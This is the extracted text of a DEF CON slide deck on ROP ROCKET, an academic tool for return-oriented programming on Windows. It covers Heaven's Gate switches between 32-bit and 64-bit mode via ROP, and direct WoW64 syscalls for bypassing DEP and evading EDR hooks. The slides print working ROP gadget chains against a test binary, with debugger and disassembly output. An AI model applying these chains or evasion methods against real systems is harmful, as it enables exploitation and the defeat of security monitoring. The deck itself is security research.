


DEFCON



Advanced ROP Framework: Pushing ROP to Its Limits

Dr. Bramwell Brizendine | Assistant Professor | **UAH**
Shiva Shashank Kusuma | Graduate Student | **UAH**



Dr. Bramwell Brizendine




- Dr. Bramwell Brizendine was the founding Director of the VERONA Lab
 - Vulnerability and Exploitation Research for Offensive and Novel Attacks Lab
- Creator of ShellWasp:
 - <https://github.com/Bw3ll/ShellWasp>
- Creator of the JOP ROCKET:
 - <http://www.joprocket.com>
- Creator of SHAREM:
 - <https://github.com/Bw3ll/sharem>
- Assistant Professor of Computer Science at University of Alabama in Huntsville
- Interests: software exploitation, reverse engineering, code-reuse attacks, malware analysis, and offensive security
- Education:
 - 2019 Ph.D in Cyber Operations
 - 2016: M.S. in Applied Computer Science
 - 2014: M.S. in Information Assurance
- Contact:
 - bramwell.brizendine@gmail.com
 - bramwell.brizendine@uah.edu



Shiva Shashank Kusuma



- Computer Science Graduate student at the University of Alabama in Huntsville.
- Passion for software engineering and cybersecurity.
- Interests:
 - Writing software, web apps, blockchain.
- Education:
 - 2023: Master's in Computer Science (in progress)
 - 2020: Bachelor's in Computer Science
- Contact:
 - shashanktechcs@gmail.com
 - github.com/shashankpie
 - linkedin.com/in/shashankpie





Bringing a Fresh Perspective to ROP



- ROP has been around for so long, with many great tools to facilitate finding ROP gadgets:
 - Mona, ROPgadget Tool, Ropper, etc.
 - Can we actually contribute something new that has not been done before?
- There is another tool for automatic chain generation for Jump-Oriented Programming: the JOP ROCKET.



The Future is Here



- Let's make ROP fresh and exciting again.
 - The tried-and-true ways work, but what non-standard approaches can we bring?
- Code-reuse-attacks are inherently flexible – let's stretch the limits of what we can do with ROP in a Windows environment.



Thinking Outside the Box with JOP



- JOP in x86 is fundamentally a very different code-reuse attack from ROP, with its own sets of rules in terms of how it works.
 - Prior to JOP ROCKET, there was no tool to provide full functionality for JOP gadget creation.
 - Prior to JOP ROCKET, much of the basic mechanics of how to actually do JOP beyond a very simplistic level had never been documented.
- JOP is inherently extremely flexible, much more so than ROP.
 - Can we bring that flexibility and willingness to do something new to ROP?



Novel Contributions



- Next-generation, state-of-the-art ROP gadget tool, ROP ROCKET
- Adapting Heaven's Gate via ROP
- Automatic ROP chain construction for important Windows syscalls to bypass DEP
- Avoiding the need to bypass DEP – “shellcodeless” ROP
 - Automatic ROP chain generation of this
- Obfuscation of ROP gadgets
- Emulation of ROP gadgets via ROP ROCKET



Heaven's Gate in ROP



Advanced ROP Framework: Pushing ROP to Its Limits



Heaven's Gate



- Heaven's Gate has been around for about 15 years.
- We can invoke this with a **long jump** or **long call**.
 - These generally won't work with shellcode or ROP.
- More convenient in shellcode is a **far return**, or **retf**.
- We provide the **selector** for the **CS** register: **0x33 → 64-bit**
- Then we provide the **destination address** followed by a **retf**.
 - We can get the destination address by a GetPC instruction and adjust the result, pointing it to whatever we want.
- Following Heaven's Gate, we can immediately use x64 code!
 - We can **transition to 64-bit mode** with Heaven's Gate .

Push 0x33

Call NextRetf

NextRetf:
add [esp],5

retf





New Form of Heaven's Gate via ROP



- ❖ With **Heaven's Gate** via ROP, our goal is to transition from **32-bit** to **64-bit mode**.
- ❖ This has never been documented via ROP.
- ❖ Advantage? It can greatly expand the attack surface.
 - ❖ What may not be feasible in x86 may be possible in x64!
- ❖ Disadvantage? A lot of setup.





DEFCON

Heaven's Gate ROP Patterns: x86-to-x64



- Heaven's Gate in ROP is about setting up the stack to be aligned correctly when you do the *retf*.

Register	Pattern 1	Pattern 2	Pattern 3	Pattern 4	Pattern 5	Pattern 6	Pattern 7	Pattern 8	Pattern 9	Pattern 10	Pattern 11
EAX	Rop nop	Rop nop	Rop nop	CS 0x33	CS 0x33	CS 0x33	CS 0x33	CS 0x33	CS 0x33	CS 0x33	CS 0x33
ECX	CS 0x33	CS 0x33	CS 0x33	Destination address	Destination address	Destination address	Destination address	Destination address	Destination address	Destination address	Destination address
ESP	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip	Skip
EDI	RET 8	RET 8	ADD ESP, 0xC	ADD ESP, 0xC	ADD ESP, 0xC	ADD ESP, 0x10	RET 0xC	RET 0xC	Pop EDI	RET 0xC	Rop nop
ESI	Rop nop	Rop nop	Rop nop	RETF	Rop nop	Rop nop	Rop nop	Rop nop	RETF	Rop nop	Rop nop
EBP	RETF	RETF	RETF	Rop nop	RETF	Rop nop	Rop nop	RETF	Pop	Rop nop	Pop
EBX	Jmp EBP	Jmp EBP	Jmp EBP	Rop nop	Rop nop	RETF	RETF	Rop nop	Rop nop	Rop nop	Rop nop
EDX	Destination address	Destination address	Destination address	Jmp ESI	Jmp EBP	Jmp EBX	Jmp EBX	Jmp EBP	Jmp EDI	RETF	RETF



Advanced ROP Framework: Pushing ROP to Its Limits



Heaven's Gate Pattern #7



```
gList = [  
    0x00401742, # (0x1742) pop edi # ret # rop_tester7.exe # \x5f\xc3  
    0x00403fee, # ret 0xc  
    0x00401744, # (0x1744) pop esi # ret # rop_tester7.exe # \x5e\xc3  
    0x0040105c, # (0x105c) ret # rop_tester7.exe # \xc3  
    0x00401086, # (0x1086) pop ebp # ret # rop_tester7.exe # \x5d\xc3  
    0x0040105c, # (0x105c) ret # rop_tester7.exe # \xc3  
    0x0040173c, # (0x173c) pop ebx # ret # rop_tester7.exe # \x5b\xc3  
    0x0040ee65, # retf # Will initiate the Heaven's Gate  
    0x00401740, # (0x1740) pop edx # ret # rop_tester7.exe # \x5a\xc3  
    0x004017fd, # (0x17fd) jmp ebx # rop_tester7.exe # \xff\xe3  
    0x0040173e, # (0x173e) pop ecx # ret # rop_tester7.exe # \x59\xc3  
    0x0040105c, # (0x105c) ret # destination # rop_tester7.exe # \xc3  
    0x0040173a, # (0x173a) pop eax # ret # rop_tester7.exe # \x58\xc3  
    0x00000033, # 0x33 cs selector  
    0x00401812, # (0x1812) pushad # ret # rop_tester7.exe # \x60\xc3  
]
```

Edi	Esi	Ebp	Esp	Ebx	Edx	Ecx	Eax
Ret 0xc	Rop Nop	Rop nop	Skip	Retf	Jmp [ebx]	Destination	0x33





Retf: Before and After on the Stack



- Before **retf**, we see the destination address and 0x33 selector on the stack.

```
0040ee65 cb retf
0:000:x86> dd esp
0018f820 0040105c 00000033 004014ea 00000000
```

- After the **retf**, both are gone.

```
00000000`0040105c c3 ret
0:000> dd esp
00000000`0018f828 004014ea 00000000 0040173a 00000000
```



Switching Architectures



- Before Heaven's Gate, we are in x86:

```
No prior disassembly possible
0040ee65 cb                retf
0040ee66 ff                ???
```

- After Heaven's Gate, we see **64-bit registers**, and virtual memory addresses are updated from DWORDS to **QWORDS**.

```
00000000`0040105c c3                ret
00000000`0040105d 55                push    rbp
```




Heaven's Gate Pattern #11



```
gList = [  
    0x00401742, # (0x1742) pop edi # ret # rop_tester7.exe # \x5f\xc3  
    0x0040105c, # (0x105c) ret # rop_tester7.exe # \xc3  
    0x00401744, # (0x1744) pop esi # ret # rop_tester7.exe # \x5e\xc3  
    0x0040105c, # (0x105c) ret # rop_tester7.exe # \xc3  
    0x00401086, # (0x1086) pop ebp # ret # rop_tester7.exe # \x5d\xc3  
    0x00401086, # (0x1086) pop ebp # ret # rop_tester7.exe # \x5d\xc3  
    0x0040173c, # (0x173c) pop ebx # ret # rop_tester7.exe # \x5b\xc3  
    0x0040105c, # (0x105c) ret # rop_tester7.exe # \xc3  
    0x00401740, # (0x1740) pop edx # ret # rop_tester7.exe # \x5a\xc3  
    0x0040ee65, # retf # will initiate the Heaven's Gate  
    0x0040173e, # (0x173e) pop ecx # ret # rop_tester7.exe # \x59\xc3  
    0x0040105c, # (0x105c) ret # destination # rop_tester7.exe # \xc3  
    0x0040173a, # (0x173a) pop eax # ret # rop_tester7.exe # \x58\xc3  
    0x00000033, # 0x33 cs selector  
    0x00401812, # (0x1812) pushad # ret # rop_tester7.exe # \x60\xc3  
]
```

Edi	Esi	Ebp	Esp	Ebx	Edx	Ecx	Eax
Rop nop	Rop Nop	Pop ebp	Skip	Rop nop	Retf	Destination	0x33





What You Can Do After Heaven's Gate



- Are there x64 registers or just different instructions not available before, that enables you to do something you couldn't do otherwise?
- Valuable structures exist in x64, which can be accessible via r12.



Oh, no! Forbidden Gadget!

- In x64 Assembly, there is **no pushad!**
 - If you try to go to the byte responsible for it, **0x60**, you get questions marks: **???**
- Our approach to patterns, thus, requires the *mov* dereference, “snipe” gadget!
 - E.g. ***mov dword ptr [rbx], eax***



x64-to-x86 Heaven's Gate Via ROP



- We first need to gain a pointer to memory; let's pick *esp*.
 - We can move it to another register and add some distance.
 - This is where we will set up our Heaven's Gate gadgets, at *rax+0x250*!

```
0x004014ea, # (0x14ea) mov ebx, esp # ret
0x0040173a, # (0x173a) pop rax # ret
0x00000250, # Distance from current esp
0x00401781, # (0x1781) add ebx, eax # ret
```




x64-to-x86 Heaven's Gate Via ROP



- Let's write the address of the **retf** to **rax+0x250**.
 - We can then make sure the stack is aligned with the correct values.

```
0x004014ea, # (0x14ea) mov ebx, esp # ret
0x0040173a, # (0x173a) pop rax # ret
0x0040ee65, # retf # Will write this to stack
0x004015eb, # (0x15eb) mov dword ptr [rbx], eax # ret
```




x64-to-x86 Heaven's Gate Via ROP



- Now we need to advance 4 bytes to our next location.
 - The address of the *retf* needs to be a **QWORD**.
- Most x86 **inc gadgets** will have **disappeared!**
 - Hence our usage of *add*.

```
0x0040173a, # (0x173a) pop rax # ret
0x00000004, # Distance of 4
0x00401781, # (0x1781) add ebx, eax
```




x64-to-x86 Heaven's Gate Via ROP



- We need to finish writing the address for the *retf*, which means we need to add a dword of zeroes!
- Even though we are in 0x64, we probably don't have a **mov qword ptr [rbx], rax.**
 - Therefore, we make due with the gadgets we do have.
- The end result is a correctly formed 64-bit address for *retf*: **0x000000000040ee65**

```
0x0040135e, # (0x135e) xor eax, eax # ret
```

```
0x004015eb, # (0x15eb) mov dword ptr [rbx], eax # ret
```



Writing the Destination and 0x23



- We can continue in a similar vein with some of the **identical gadgets**.
 - Only now we are writing **0x23** for the CS selector and our **destination address**.
 - The destination address is a ROP nop.
- Interestingly, although we are in x64, we supply the **0x23 selector** and the destination address as **DWORDS**, like in x86.



DEFCON

Kicking Off the Heaven's Gate



- Our final step is to move **rax** to now point to the **retf**.
 - Our **destination address** and **0x23** will immediately follow.
- We will add **-12** to **rax** to achieve this!
 - We supply -12 as a large QWORD, **0xFFFFFFFFFFFFFFFF4**

```
0x0040173a, # (0x173a) pop rax # ret
```

```
0xFFFFFFFFFFFFFFFF4, # -12 (base 10)
```

```
0x00401781, # (0x1781) add ebx, eax # ret
```

```
0x004018a2, # (0x18a2) xchg ebx, esp # ret
```



DEFCON

Retf: Before and After on the Stack



- We can transition from **64-bit** to **32-bit mode**, with our destination (**0x0040105c**) and **0x23** selector on the stack.

```
0:000> dd esp
```

```
00000000`0018fa88 0040105c 00000023 54545454
```

- After Heaven's Gate, we are back to **32-bit mode**.
- The destination and selector are gone.

```
0:000:x86> dd esp
```

```
0018fa90 54545454 54545454 54545454 54545454
```





DEFCON

Heaven's Gate Demo

▪ Let's see a demo!



DEFCON

Advanced ROP Framework: Pushing ROP to Its Limits



DEFCON

Heaven's Gate via ROP



- This novel ROP form of Heaven's Gate can allow us to go back and forth from x86 and x64.
 - The only consideration is the size of your payload.
- While using x86 instructions in x64 ROP is mundane, the opposite certainly is not.
- This approach from ROP ROCKET is designed for WoW64, 32-bit code; the switch to x64 is just temporary.
 - We are not trying to execute x64 WinAPI's using x64 calling convention.
 - We need to transition back to x86 with another usage of Heaven's Gate.

DEFCON

Advanced ROP Framework: Pushing ROP to Its Limits



Expanding the Attack Surface



- What is more reasonable is if there is a particularly problematic area, we can load a needed value into an x64 register, and then transfer it to an x86 register.
 - Realistically, this is something we would do only if necessary.
- Performing Heaven's Gate via ROP is rather complex and different from the standard approach.
 - Fortunately, ROP ROCKET can automate the process for us, creating the needed gadgets.



Windows Syscalls: Background




Advanced ROP Framework: Pushing ROP to Its Limits

What is a Windows Syscall?



- A **Windows syscall** is made by some functions in the **NTDLL library** as a way to request a **service** from the kernel.
- The Windows syscall is the last step from **user-mode** to **kernel-mode**.
- In Windows, syscalls are not intended to ever be used by programmers.
- Windows syscalls utilize a special **system service number (SSN)**, which is placed in the **eax** register.
 - **SSNs** are also known as **syscall number** or **syscall ID**.
- We believe this is the first usage of direct Windows syscalls in WoW64, ROP.
 - Others have found NTDLL functions with the same name as corresponding syscalls.
 - This is very different.





DEFCON

The Appeal of Windows Syscalls



- Windows syscalls has become a highly trendy red-team topic for people who create custom software.
 - It **has NOT** been used for ROP or JOP, however.
- Malicious WinAPIs can be hooked by EDR, preventing their usage.
- This is much less **possible** with Windows syscalls.
 - Thus, functionality implemented by Windows syscalls is **inherently more reliable**.
 - Windows syscalls can be an outstanding way to evade EDR.



Syscalls: A Problem of Portability

As seen below from **Mateusz "j00ru" Jurczyk's System Call Table**, there is a significant **problem of portability** with syscalls.

Syscall System Service Numbers (**SSNs**) can change with each release / OS build.

Many important syscalls remain the same across many releases, changing infrequently.

Others change more often.

This makes them inherently unreliable across different OS builds!

If you were to hardcode a **SSN**, it could work in one moment, and then a month later the needed SSN has changed

System Call Symbol	Windows XP (show)		Windows Server 2003 (show)			Windows Vista (show)			Windows Server 2008 (show)			Windows 7 (hide)		Windows Server 2012 (show)		Windows 8 (show)		Windows 10 (hide)							
												SP0	SP1					1507	1511	1607	1703	1709	1803	1809	1903
NtAcceptConnectPort												0x0060	0x0060					0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002
NtAccessCheck												0x0061	0x0061					0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
NtAccessCheckAndAuditAlarm												0x0026	0x0026					0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029
NtAccessCheckByType												0x0062	0x0062					0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063
NtAccessCheckByTypeAndAuditAlarm												0x0056	0x0056					0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059
NtAccessCheckByTypeResultList												0x0063	0x0063					0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064
NtAccessCheckByTypeResultListAndAuditAlarm												0x0064	0x0064					0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065
NtAccessCheckByTypeResultListAndAuditAlarmByHandle												0x0065	0x0065					0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066
NtAcquireCME/ViewOwnership																									



Reverse Engineering Windows Syscalls



Advanced ROP Framework: Pushing ROP to Its Limits

Windows 7: WoW64



- In Windows 7 Wow64, the syscall can be found via **fs:c0**.

- The **FS** register points to the **TIB**.

```
0:009> u ntdll!ntallocatevirtualmemory
```

```
ntdll!NtAllocateVirtualMemory
```

```
777ffac0 b815000000 mov     eax,15h
777ffac5 33c9        xor     ecx,ecx
777ffac7 8d542404    lea     edx,[esp+4]
777ffacb 64ff15c0000000 call    dword ptr fs:[0C0h]
777ffad2 83c404      add     esp,4
777ffad5 c21800      ret     18h
```

15h = SSN for NtAllocateVirtualMemory

- **Eax** holds the **SSN** (syscall service number).
 - This one points to **NtAllocateVirtualMemory**



DEFCON

Windows 7: WoW64



- We can dereference the **TIB + 0xc0** to find a pointer to our far jump.
 - We then jump to 64-bit mode.
 - The **0x33** segment selector denotes 64-bit mode; **0x23** = 32bit mode

```
0:009> dd fs:c0
0053:000000c0 73962320 00000409 00000000 00000000
```

```
0:009> u 73962320
73962320 ea1e2796733300 jmp 0033:7396271E
73962327 0000 add byte ptr [eax],al
```

This far jump lets us transition from 32-bit to 64-bit code.

- What is at **fs:c0**?
 - It points us to **X86SwitchTo64BitMode** in **wow64cpu.dll**.
 - By default, this is hidden from the PEB.
 - It is a **64-bit library**, in 32-bit address space.
 - The far jump goes to **CpupReturnFromSimulatedCode** in **wow64cpu.dll**.





DEFCON

Windows 10: WoW64



• There is a hardcoded offset in NTDLL that leads to the system call.

- **Ntdll!Wow64SystemServiceCall** leads to **ntdll!Wow64Transition**.

```
0:000> u ntdll!ntallocatevirtualmemory
```

```
ntdll!NtAllocateVirtualMemory:
```

```
76fe2b10 b818000000 mov     eax, 18h
76fe2b15 ba1088ff76  mov     edx, offset ntdll!Wow64SystemServiceCall (77358870)
76fe2b1a ffd2        call    edx
76fe2b1c c21800     ret     18h
